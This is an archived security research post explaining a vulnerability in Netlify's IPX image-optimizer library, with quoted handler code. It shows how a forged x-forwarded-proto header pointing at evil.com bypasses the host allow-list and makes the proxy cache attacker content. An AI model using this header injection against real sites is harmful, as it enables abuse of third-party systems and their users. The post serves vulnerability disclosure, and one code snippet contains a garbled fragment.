Exploiting Static Site Generators: When Static Is Not Actually Static

Exploiting Static Site Generators: When Static Is Not Actually Static - Author not stated, assetnote.io.

- Published: date not stated
- Original: <https://blog.assetnote.io/2022/10/28/exploiting-static-site-generators/>
- Current location: <https://www.assetnote.io/resources/research/exploiting-static-site-generators-when-static-is-not-actually-static>
- Preserved from: https://www.assetnote.io/resources/research/exploiting-static-site-generators-when-static-is-not-actually-static (live) on 2026-08-09
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Over the last ten years, we have seen the industrialization of the content management space. A decade ago, it felt like every individual and business had a dynamic WordPress blog, loaded up with a hundred plugins to do everything from add widgets to improve performance. Over time, we realised this was a bad idea, as ensuring the security of third-party plugins seemed increasingly impossible.

People aspired to have faster websites, with less security risks. People were tired of trying to improve performance by installing a plugin like W3-Total-Cache and then later realising they were compromised because it had critical vulnerabilities.

Naturally, people started building alternatives to what felt like a broken content management system from a security and performance perspective. Some people started moving to the model of publishing their WordPress blogs in a static manner, but we also saw the rise of static site generators like Jekyll, Hugo, Gatsby and Next.js.

These static site generators promised you performance due to the fact that they did not require server-side processing (unless that was something you really wanted), and the security too, because static sites are supposed to be static right? How are you going to find vulnerabilities in a static site?

But eventually, after the rapid maturity of these static site generators, came CDN/CI platforms such as Netlify and Vercel which brought so many additional features on top of these static sites

that people had always longed for. Additionally, some static site generators offered a cloud version of their offerings like Gatsby.

Unfortunately, these additional server-side features that were being offered through these platforms came with the cost that they had to run somewhere, and typically, this was “on the edge”, which is just a fancy way of saying they were ran via the respective platforms on their CDNs as serverless functions.

And now, when most people think about server-side code running on someone elses computer, especially in a serverless context, they rightfully understand that a lot of the server-side risks of compromise are no longer as impactful (i.e. SSRF), but what about the potential client-side issues that may exist?

The rise of these static site generator frameworks also hold a very important place in the Web3 world. My friend Sam Curry and his deep application security research work in the Web3 space was the main reason why I spent so much time looking at these frameworks and platforms in the first place.

You can read about Sam’s take on these issues here, in his blog post you’ll find a few more examples of vulnerabilities in Next.js’s image optimizer as well as the vulnerability we found in Netlify IPX, which we discuss in this blog also.



It all started with this message of Sam showing me some interesting behaviour on www.gemini.com, which is one of the largest crypto exchanges in the world, using Netlify + Next.js to host their website.

This intrigued me as from first glance it looked like there was some functionality built in to both pull and optimize images from remote sources, and it was built directly into Netlify operated websites. This reminded me of Next.js’s native image optimization functionality (found at _next/image), similar, but different, being something specific to Netlify hosted at _ipx/.

In Next.js, the image proxy is unable to pull data from remote sources without the domain being within an explicit whitelist (domain or regex), which is typically not populated by default. We thought that this implementation may be similar, so we took a look at the source code for the @netlify/ipx library.

Thankfully, Netlify had published the source code of this library on their GitHub, and you can find the vulnerable version of the code here.

When auditing the code, we noticed that Netlify’s IPX library also had mechanisms to whitelist remote HTTP sources that could be pulled through this image optimizer proxy. However, glancing

at the code a few times, we noticed that the final URL that was constructed and requested was derived from a user-input that Netlify had not considered.

On line 33 of the handler, we can see that the value of the protocol variable is derived from a user controllable header x-forwarded-proto:

```
iVar3 =     const handler: Handler = async (event, _context) => {
   const host = event.headers.host
   const protocol = event.headers['x-forwarded-proto'] || 'http'
```

While this seems benign, it's worth noting because of the following logic:

```
let id = decodeURIComponent(segments.join('/'))

... omitted for brevity ...

   const requestHeaders: Record = {}
   const isLocal = !id.startsWith('http')
   if (isLocal) {
    id = `${protocol}://${host}${id.startsWith('/') ? '' : '/'}${id}`
    if (event.headers.cookie) {
     requestHeaders.cookie = event.headers.cookie
    }
    if (event.headers.authorization) {
     requestHeaders.authorization = event.headers.authorization
    }
   } else {
```

The id variable is derived from the URL path, and a variable isLocal is declared based on whether or not the id parameter starts with the literal string http.

If isLocal evaluates to true, it constructs a URL to request through the proxy, which unfortunately can easily be tainted through the user-controllable protocol variable derived from our x-forwarded-proto header.

By sending a header and value such as x-forwarded-proto: https://evil.com/?, the constructed URL would request our website, as the ? nullifies the rest of the constructed string.

The even more unfortunate part about this code is that all of the logic checks to determine whether or not a host is whitelisted or not happens in the else statement, that we are able to skip because isLocal evaluates to true.

Since the else code block is skipped, we end up at the following block of code:

```
const { response, cacheKey, responseEtag } = await loadSourceImage({
    cacheDir,
    url: id,
    requestEtag,
    modifiers,
    isLocal,
    requestHeaders
  })
```

The loadSourceImage function is responsible for downloading the remote resource, as well as caching it to the disk:

```
  let response
 try {
  response = await fetch(url, {
   headers
  })
 } catch (e) {
  return {
   response: {
    statusCode: GATEWAY_ERROR,
    headers: {
     'Content-Type': 'text/plain'
    },
    body: `Error loading source image: ${e.message} ${url}`
   }
  }
 }
... omitted for brevity ...
 const outfile = createWriteStream(inputCacheFile)
 await new Promise((resolve, reject) => {
  outfile.on('finish', resolve)
  outfile.on('error', reject)
  response.body.pipe(outfile)
 })
 return { cacheKey, responseEtag }
```

As you can see in the logic above, the sink which makes the HTTP request was fetch, and after the response has been obtained, it is cached to disk.

Now you might be thinking that it's not all that bad, because, this is an image optimizer right? It should only be allowing image files, what's the harm in that!

Unfortunately, due to the underlying use of the ipx library, which ultimately depends on the image-meta library, we can see that the SVG type is supported.

As long as the SVG file matches the following regex, the Netlify IPX handler will happily proxy the response and cache it to disk:

```
const svgReg = /
```